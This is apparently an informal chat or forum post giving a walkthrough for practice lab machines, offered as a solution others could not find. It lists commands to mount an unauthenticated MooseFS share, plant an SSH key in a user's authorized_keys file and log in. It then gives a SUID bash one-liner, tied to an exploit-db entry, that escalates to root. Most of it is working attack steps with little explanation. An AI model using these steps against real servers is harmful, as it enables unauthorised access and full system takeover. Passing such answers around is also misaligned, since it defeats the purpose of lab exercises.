I ask for a lot people in raids, and all them say: no one on market have phplist, moosefs & PE on tomcat 8.5.47 (even just RCE - users). But here we are:

Moosefs

- 1. You can't RCE this machine just by recon/search for public exploiting resources.
- 2. The root cause is no flaw. You need to read this one and following the instruction.

https://moosefs.com/blog/how-install-moosefs/

In clients section:

Users' computers (Clients) installation In order to mount a file system based on MooseFS, it is necessary that users' computers have FUSE package (at least in version 2.6, recommended ≥ 2.7.2). If it is not present, install it. One of the options is to compile it from sources, or you can install it from repositories on Debian-based systems with the following command: apt install fuse libfuse2 mfsmount can be installed in the same way as other MooseFS components: apt install moosefs-client Let's assume that you'll mount the system in a /mnt/mfs folder on a client's machine. Issue the following commands: mkdir -p /mnt/mfs mfsmount /mnt/mfs -H mfsmaster Now after issuing the df-h|grep mfs command you should get information similar to the following: /dev/sdb 2.0G 69M 1.9G 4% /mnt/mfschunks1 /dev/sdc 2.0G 69M 1.9G 4% /mnt/mfschunks2 mfsmaster:9421 3.2G 0 3.2G 0% /mnt/mfs Voilal MooseFS is installed on your cluster.


You cant mount it, write ssh key on it and ssh to the machine.

More detail:

- 1. Install moosefs-client
- 2. Mkdir mount (folder)
- 3. Following the instruction and mount
 - a. mfsmount/mount/folder -H 192.168.25.107
- 4. ls -la

```
total 19
drwxrwxrwx 3 root root 12900 Feb 21 09:30 .
drwxr-xr-x 6 root root 4096 Jul 28 17:56 ..
-rw------ 1 user_local 1000 70 Jan 24 2020 .bash_history
-rw-r--r-- 1 user_local 1000 0 Jan 24 2020 .bash_profile
-rw-r--r-- 1 user_local 1000 0 Jan 24 2020 .bashrc
drwxr-xr-x 2 user_local 1000 1 Jan 24 2020 .ssh
-rw-r--r-- 1 user local 1000 59 Jul 28 17:57 .sync
```

- 5. Create ssh keygen, move it into .ssh folder
 - a. cp id_rsa.pub /mount/folder/.ssh/authorized_keys
- 6. On .sync file, you can see user is brian



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7. Then you can ssh with brian shell and got the local.txt ssh -i id_rsa brian@192.168.25.107



Empusa_20_point root

Astăzi 10:29

the rce exploit:

https://www.exploit-db.com/exploits/41233 put a bash binary in tmp folder and attempt to change SUID bit and then run the -p flag though the rce: cp /bin/bash /tmp/ exploit;chmod+s /tmp/exploit /tmp/exploit -p and then you're are root#









